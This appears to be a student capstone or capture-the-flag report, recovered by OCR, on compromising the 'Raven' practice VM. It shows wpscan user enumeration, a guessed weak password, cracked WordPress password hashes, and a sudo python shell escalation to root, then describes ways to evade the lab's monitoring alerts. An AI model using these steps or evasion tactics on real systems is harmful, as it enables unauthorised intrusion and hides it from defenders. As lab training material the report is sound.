Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.0.1/24
Netmask: 255.255.255.0

Machines
IPv4: 192.168.1.90
OS: Kali GNU/Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Enumeration	User names, directory traversal.	Provided us with potential entry point into the system.
Weak Password (Michael)	User (Michael) had weak password (“michael”)	Guessing Michael’s password gave us access to the system.
Easily-Cracked Password Hash (Steven)	Unsalted password hash for Steven found in mysql.	Access to Steven’s account.
Privilege Escalation	Misconfigured sudoers file.	Allowed us to escalate to root.

Exploits Used

Exploitation: **Wordpress Enumeration**

Summarize the following:

- How did you exploit the vulnerability? Scanned the Wordpress server using wpscan.
- What did the exploit achieve? The scan provided us with various directory traversal options and two Usernames, Michael and Steven.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

ScreenCaps of wpscan

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / _ \/ _` | '_ \
            \  /\  /  | |     ____) |  __/ (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                          Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Aug 16 17:29:51 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
```


```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Mon Aug 23 10:44:29 2021
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.177 KB
[+] Data Received: 171.167 KB
[+] Memory used: 119.672 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

```
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================
```

Exploitation: Weak Password (Michael)

Summarize the following:

- Guessed that Michael's password was his own first name.
- This exploit provided access to Michael's user shell.



Exploitation: Easily-Cracked Password Hash (Steven)

Summarize the following:


- How did you exploit the vulnerability?
  - Found password hashes in the `wp_users` table
  - Cracked Steven's password using john the ripper
- What did the exploit achieve?
  - Provided ssh access to Steven's user shell.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        |
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+
-------+-------------+----------------+
2 rows in set (0.00 sec)

mysql>
```

Exploitation: Privilege Escalation

Summarize the following:

- Exploit was found using `sudo -l` while logged in as Steven.
- Exploit was utilized by inputting: sudo python `-c 'import pty;pty.spawn("/bin/bash")'`
- exploit was used to gain root and find flag 4



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/var/www/html# cd ../../../root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| __ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Avoiding Detection

Stealth Exploitation of Wordpress User Enumeration and Weak User Passwords

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count GROUP OVER top 5 ’http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - We could spread out the brute force attack to happen more slowly and methodically so as to evade the alert’s set threshold

Stealth Exploitation of Directory Traversal and MySQL

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - 0.5

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Since 0.5 is such a low threshold for cpu usage, we could perform this attack during normal business hours and allow the alerts to get lost in the mix of average user traffic